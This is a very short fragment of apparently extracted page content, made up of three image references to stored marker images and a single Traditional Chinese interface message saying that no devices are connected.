
無已連接的裝置









